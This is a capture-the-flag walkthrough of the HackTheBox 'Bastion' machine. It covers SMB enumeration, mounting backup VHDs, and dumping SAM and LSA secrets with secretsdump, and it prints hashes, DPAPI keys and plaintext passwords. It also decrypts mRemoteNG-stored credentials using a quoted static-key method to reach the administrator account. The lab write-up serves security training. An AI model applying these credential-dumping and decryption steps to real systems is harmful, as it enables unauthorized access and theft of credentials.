



HACKTHEBOX



Bastion - HTB (Done)

Bastion HTB - <https://app.hackthebox.com/machines/186>

Resources for this video:

Mounting VHD Files - <https://medium.com/@klockw3rk/mounting-vhd-file-on-kali-linux-through-remote-share-f2f9542c1f25>

```
root@kali:~# nmap -A -T4 -p- 10.10.10.134 ←
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-02 04:48 EDT
Nmap scan report for 10.10.10.134
Host is up (0.036s latency).
Not shown: 65522 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|   256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
No exact OS matches for host. (If you know what OS is running on it, see https://nmap.org/submit/ )
```

```
root@kali:~# smbclient -L \\\\10.10.10.134\\ ←
Enter WORKGROUP\root's password:
      Sharename      Type      Comment
-----  -----
ADMIN$       Disk      Remote Admin
Backups      Disk
C$          Disk      Default share
IPC$         IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.134 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@kali:~# smbclient -L \\\\10.10.10.134\\\\ADMIN$ ←
Enter WORKGROUP\root's password:
      Sharename      Type      Comment
-----  -----
ADMIN$       Disk      Remote Admin
Backups      Disk
C$          Disk      Default share
IPC$         IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.134 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@kali:~# smbclient \\\\10.10.10.134\\\\ADMIN$ ←
Enter WORKGROUP\root's password:
tree connect failed: NT STATUS ACCESS DENIED
root@kali:~# smbclient \\\\10.10.10.134\\\\Backups ←
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ←
```

```

smb: \WindowsImageBackup\L4mpje-PC\Backup_2019-02-22_124351\> ls
.
.
.
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd ← A 37761024 Fri Feb 22 07:45:32 2019
9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd ← A 5418299392 Fri Feb 22 07:45:32 2019
BackupSpecs.xml A 1186 Fri Feb 22 07:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml A 1078 Fri Feb 22 07:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml A 8930 Fri Feb 22 07:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml A 6542 Fri Feb 22 07:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml A 2894 Fri Feb 22 07:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml A 1488 Fri Feb 22 07:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writera6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml A 1484 Fri Feb 22 07:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafb4a2-367d-4d15-a586-71dbb18f8485.xml A 3844 Fri Feb 22 07:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml A 3988 Fri Feb 22 07:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd7f72362_8baef46c7_0181_d62844cd-c0b2.xml A 7110 Fri Feb 22 07:45:32 2019

```

We will mount those two VHD to kali.

Mounting VHD Files - <https://medium.com/@klockw3rk/mounting-vhd-file-on-kali-linux-through-remote-share-f2f9542c1f25>

```

apt-get install libguestfs-tools
apt-get install cifs-utils

mkdir backups
mount -t cifs -o 'rw,username=guest' //ip/Backups backups
#rw=read,write
cd backups
ls

```

```


root@kali:~# mkdir backups ←
root@kali:~# mount -t cifs -o 'rw,username=guest' //10.10.10.134/Backups backups ←
Password for guest@//10.10.10.134/Backups:
root@kali:~# cd backups/ ←
root@kali:~/backups# ls ←
note.txt SDT65CB.tmp WindowsImageBackup
root@kali:~/backups# cd WindowsImageBackup/ ←
root@kali:~/backups/WindowsImageBackup# ls ←
L4mpje-PC
root@kali:~/backups/WindowsImageBackup# cd L4mpje-PC/ ←
root@kali:~/backups/WindowsImageBackup/L4mpje-PC# ls ←
'Backup 2019-02-22_124351' Catalog MediaId SPPMetadataCache
root@kali:~/backups/WindowsImageBackup/L4mpje-PC# cd Backup\ 2019-02-22\ 124351/ ←
root@kali:~/backups/WindowsImageBackup/L4mpje-PC/Backup_2019-02-22_124351# ls ←
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd >
9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd >
BackupSpecs.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_additionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml

```

Mount the Backup share to folder on kali. We found two vhd. One is considered boot drive and another one is considered C drive. We need to mount that two vhd to be able to see what's inside.

```
root@kali:~# mkdir bastion ←
root@kali:~# guestmount -a /root/backups/WindowsImageBackup/L4mpje-PC/Backup\ 2019-02-22\ 124351/9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd -m /dev/sda1 --ro /root/bastion/ ←
root@kali:~# cd bastion/ ←
root@kali:~/bastion# ls ←
$Recycle.Bin config.sys pagefile.sys ProgramData Recovery System Volume Information Windows ←
autoexec.bat Documents and Settings PerfLogs Program Files ←
root@kali:~/bastion#
```

```
mkdir bastion  
guestmount -a *.vhd -m /dev/sda1 --ro /bastion/
```




Open file explorer, this is seeing C drive.

We are looking for some way to access the machine. Port 22 is open.

-Credentials, they could be in SAM file or stored in text document.

-SSH configuration file will work too.

SAM stores hashes of the users on machine.



Copy to new folder named "SAM"

```
secretsdump.py --help
```

```
target      [[domain/]username[:password]@<targetName or address or LOCAL (if you want to parse local files)]  
optional arguments:  
  -h, --help            show this help message and exit  
  -debug              Turn DEBUG output ON  
  -system SYSTEM    SYSTEM hive to parse  
  -bootkey BOOTKEY  bootkey for SYSTEM hive  
  -security SECURITY SECURITY hive to parse  
  -sam SAM          SAM hive to parse  
  -ntds NTDS           NTDS.DIT file to parse  
  -resumefile RESUMEFILE  
                      resume file name to resume NTDS.DIT session dump (only available to DRSUAPI approach). This file will also
```

We gonna need these three to dump secrets

```
SECRETSDUMP.PY: ERROR: too few arguments
root@kali:~/SAM# secretsdump.py -sam SAM -security SECURITY -system SYSTEM LOCAL ←
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0x8b56b2cb5033d8e2e289c26f8939a25f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DefaultPassword
(Unknown User):bureaulampje
[*] DPAPI_SYSTEM
dpapi_machinekey:0x32764bdcb45f472159af59f1dc287fd1920016a6
dpapi_userkey:0xd2e02883757da99914e3138496705b223e9d03dd
[*] Cleaning up...
root@kali:~/SAM#
```

```
secretsdump.py -sam SAM -security SECURITY -system SYSTEM LOCAL
```

At this step, we could

- crack the hash,
- pass the hash,
- try default password

This is the dumping the backup file, so users password will not be the same anymore.

We gonna use the default password that we found

```
root@kali:~# ssh l4mpje@10.10.10.134 ←
The authenticity of host '10.10.10.134 (10.10.10.134)' can't be established.
ECDSA key fingerprint is SHA256:ILc1g9UC/7j/5b+vXeQ7TIaXLFdAbttU86ZeiM/bNY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y ←
Please type 'yes', 'no' or the fingerprint: yes ←
Warning: Permanently added '10.10.10.134' (ECDSA) to the list of known hosts.
l4mpje@10.10.10.134's password: ←
```

```
l4mpje@BASTION c:\Program Files (x86)>dir ←
Volume in drive C has no label.
Volume Serial Number is 0CB3-C487

Directory of c:\Program Files (x86)

22-02-2019  15:01    <DIR>        .
22-02-2019  15:01    <DIR>        ..
16-07-2016  15:23    <DIR>        Common Files
23-02-2019  10:38    <DIR>        Internet Explorer
16-07-2016  15:23    <DIR>        Microsoft.NET
22-02-2019  15:01    <DIR>        mRemoteNG ←
23-02-2019  11:22    <DIR>        Windows Defender
23-02-2019  10:38    <DIR>        Windows Mail
23-02-2019  11:22    <DIR>        Windows Media Player
16-07-2016  15:23    <DIR>        Windows Multimedia Platform
16-07-2016  15:23    <DIR>        Windows NT
23-02-2019  11:22    <DIR>        Windows Photo Viewer
16-07-2016  15:23    <DIR>        Windows Portable Devices
16-07-2016  15:23    <DIR>        WindowsPowerShell
                           0 File(s)          0 bytes
                           14 Dir(s)  11.316.068.352 bytes free
```

This one is interesting. Search in google mRemoteNG exploit

<https://github.com/haseebT/mRemoteNG-Decrypt>

mRemoteNG-Decrypt

Python script to decrypt passwords stored by mRemoteNG

Usage

```
python3 mremoteng_decrypt.py -s STRING [-p CUSTOM_PASSWORD]  
OR  
python3 mremoteng_decrypt.py -f FILE [-p CUSTOM_PASSWORD]
```

```
root@kali:~/SAM# cd /opt/ ←  
root@kali:/opt# git clone https://github.com/haseebT/mRemoteNG-Decrypt.git ←  
Cloning into 'mRemoteNG-Decrypt'...  
remote: Enumerating objects: 19, done.  
remote: Counting objects: 100% (19/19), done.  
remote: Compressing objects: 100% (16/16), done.  
remote: Total 19 (delta 4), reused 15 (delta 3), pack-reused 0  
Unpacking objects: 100% (19/19), done.  
root@kali:/opt# cd mRemoteNG-Decrypt/ ←  
root@kali:/opt/mRemoteNG-Decrypt# ls ←  
LICENSE mremoteng_decrypt.py README.md  
root@kali:/opt/mRemoteNG-Decrypt#
```

```
git clone https://github.com/haseebT/mRemoteNG-Decrypt.git
```

<https://cosine-security.blogspot.com/2011/06/stealing-password-from-mremote.html>

cosine-security.blogspot.com/2011/06/stealing-password-from-mremote.html

Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

More ▾

COSINE SECURITY

INFORMATION SECURITY, APPLICATION SECURITY, PENETRATION TESTING, HACKS, SCRIPTING, EXPLOITS, SECURITY NEWS, MALWARE, AND OTHER RANDOM GARBAGE

THURSDAY, 2 JUNE 2011

Stealing Passwords from mRemote

If you don't know mRemote is a tabbed remote connection manager for Windows. It can store and manage a number of different connections, chief among them RDP,VNC, and SSH. It is a popular tool among IT Support people who have to remote into a lot of machines.

When you save connections in mRemote it outputs all of that data into an XML report in your local AppData folder. The passwords are saved in an encrypted format, however this is trivial to circumvent. The passwords are encrypted with AES-128-CBC Rijndael Encryption, and then the IV is pre-pended to the encoded passwords and the whole thing is base64 encoded for output into the XML. The encryption key that is used is the md5 hash of the string "mR3m". So to decrypt these passwords we follow a simple process:

example password: 28kQ15DF4kdW34Mx2+fh+nWZODNSo5Pek7ug+ILvyPE=

1. Get the md5 hash of mR3m and convert it into byte values: \xc8\x43\x9d\x2\x45\x47\x66\x0\xda\x87\x5f\x79\xaa\xf1\xaa\x8c
2. base64 decode the saved password data
3. Take the first 16 bytes of the decoded data and set that as your Initialization vector(IV)
4. Run AES-128-CBC Decryption feeding your Cipher Text(the remaining bytes from the decoded text), your IV (that first 16 bytes), and your key (\xc8\x43\x9d\x2\x45\x47\x66\x0\xda\x87\x5f\x79\xaa\xf1\xaa\x8c)
5. You should get a decrypted password of: password=

Simple and easy, you are now ready to decrypt all of those delicious RDP,VNC, and SSH passwords. To make it all that much easier I have written a new

LABELS

Metasploit (16) hacks
 (9) vulnerabilities (7)
 (5) penetration testing
 (5) rants (5) SQL Injection (4)
 decryption (4) perl (4) scripting (4)
 (4) Full Disclosure (3) legal (3)
 malware (3) news (3) AppSec (2)
 DAT (2) Ligatt (2) McAfee (2) NTLM (2)
 (2) PCI (2) PS3 (2) RSA (2) Railgun (2)
 SecurID (2) SmartFTP (2) Sony (2)
 Tavis Ormandy (2) VBS (2) antivirus (2)
 breach (2) captcha (2) compliance (2)
 fixes (2) hackerspace (2)
 lockpicking (2) proxy (2) reporting (2)
 security (2) Anonymous (1) BlackHat (1)
 C (1) CEH (1) Crypto (1) Dev (1) Exploit (1)
 DB (1) Exploits (1) FALE (1) FUD (1) HIPPA (1)
 Michal Zalewski (1) Microsoft (1)
 Netspark (1) SOK (1) SSH (1) SSL (1)
 WoW (1) apache (1) book review (1)
 bsdies (1) bug bounty (1) burp (1) bypass

```
L4mpje@BASTION c:\Users\L4mpje\AppData\Roaming\mRemoteNG>dir
Volume in drive C has no label.
Volume Serial Number is 0CB3-C487

Directory of c:\Users\L4mpje\AppData\Roaming\mRemoteNG

22-02-2019 15:03    <DIR>      .
22-02-2019 15:03    <DIR>      ..
22-02-2019 15:03            6.316 confCons.xml
22-02-2019 15:02            6.194 confCons.xml.20190222-1402277353.backup
22-02-2019 15:02            6.206 confCons.xml.20190222-1402339071.backup
22-02-2019 15:02            6.218 confCons.xml.20190222-1402379227.backup
22-02-2019 15:02            6.231 confCons.xml.20190222-1403070644.backup
22-02-2019 15:03            6.319 confCons.xml.20190222-1403100488.backup
22-02-2019 15:03            6.318 confCons.xml.20190222-1403220026.backup
22-02-2019 15:03            6.315 confCons.xml.20190222-1403261268.backup
22-02-2019 15:03            6.316 confCons.xml.20190222-1403272831.backup
22-02-2019 15:03            6.315 confCons.xml.20190222-1403433299.backup
22-02-2019 15:03            6.316 confCons.xml.20190222-1403486580.backup
22-02-2019 15:03                  51 extApps.xml
22-02-2019 15:03                  5.217 mRemoteNG.log
22-02-2019 15:03                  2.245 pnlLayout.xml
22-02-2019 15:01    <DIR>      Themes
                           14 File(s)       76.577 bytes
                           3 Dir(s)    11.315.937.280 bytes free

L4mpje@BASTION c:\Users\L4mpje\AppData\Roaming\mRemoteNG>
```

```

l4mpje@BASTION c:\Users\l4mpje\AppData\Roaming\mRemoteNG>type confCons.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GCM" KdfIterations="1000" FullfileEncryption="false" Protected="ZsvKI7j224Gf/twXpaP5G2QFZMLr1i01f5JKdtiKL6eUg+eWkL5tK088
6au0offPW0oopBR8ddXKAx4KK7sAk6AA" ConfVersion="2.6">
  <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-44d4-aff0-3a4f547a3fee" Username="Administrator" Domain="" Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/z05xDqE4HdVmHAowVRdC7emf7lWWA
10dQKiw==" Hostname="127.0.0.1" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSSp="true" RenderingEngine="IE" ICAEncryptionStrength="EncBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAutoIdleTimeout="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" DisplayThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" RedirectPorts="false" RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundType="Dynamic" RedirectKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEncoding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPassword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostname="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="false" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnableFontSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false" InheritIcon="false" InheritPanel="false" InheritPassword="false" InheritPort="false" InheritProtocol="false" InheritPuttySession="false" InheritRedirectDiskDrives="false" InheritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" InheritRedirectSound="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResizes="false" InheritUseConsoleSession="false" InheritUseCredSSp="false" InheritRenderingEngine="false" InheritUsername="false" InheritICAEncryptionStrength="false" InheritRDPAuthenticationLevel="false" InheritRDPMinutesToIdleTimeout="false" InheritRDPAutoIdleTimeout="false" InheritLoadBalanceInfo="false" InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" InheritExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false" InheritVNCAuthMode="false" InheritVNCProxyType="false" InheritVNCProxyIP="false"

```

Copy the whole xml text and paste in gedit.

```

root@kali:/opt/mRemoteNG-Decrypt# gedit conf.xml
root@kali:/opt/mRemoteNG-Decrypt# python3 mremoteng_decrypt.py -f conf.xml
Traceback (most recent call last):
  File "mremoteng_decrypt.py", line 49, in <module>
    main()
  File "mremoteng_decrypt.py", line 45, in main
    plaintext = cipher.decrypt_and_verify(ciphertext, tag)
  File "/usr/lib/python3/dist-packages/Cryptodome/Cipher/_mode_gcm.py", line 504, in decrypt_and_verify
    self.verify(received_mac_tag)
  File "/usr/lib/python3/dist-packages/Cryptodome/Cipher/_mode_gcm.py", line 456, in verify
    raise ValueError("MAC check failed")
ValueError: MAC check failed
root@kali:/opt/mRemoteNG-Decrypt#

```

python3 mremoteng_-decrypt.py -f conf.xml

```

python3 mremoteng_-decrypt.py -f <file, (for example, conf.xml)>
python3 mremoteng_-decrypt.py -s <string>

```

If using file is failed, use the string.

```

root@kali:/opt/mRemoteNG-Decrypt# python3 mremoteng_decrypt.py -s aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/z05xDqE
4HdVmHAowVRdC7emf7lWWA10dQKiw==
Password: thXLHM96BeKL0ER2
root@kali:/opt/mRemoteNG-Decrypt#

```

```

root@kali:~# ssh administrator@10.10.10.134
administrator@10.10.10.134's password: 

```

SSH login using that password

```
root@kali: ~
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

administrator@BASTION C:\Users\Administrator>
```

Now you got admin!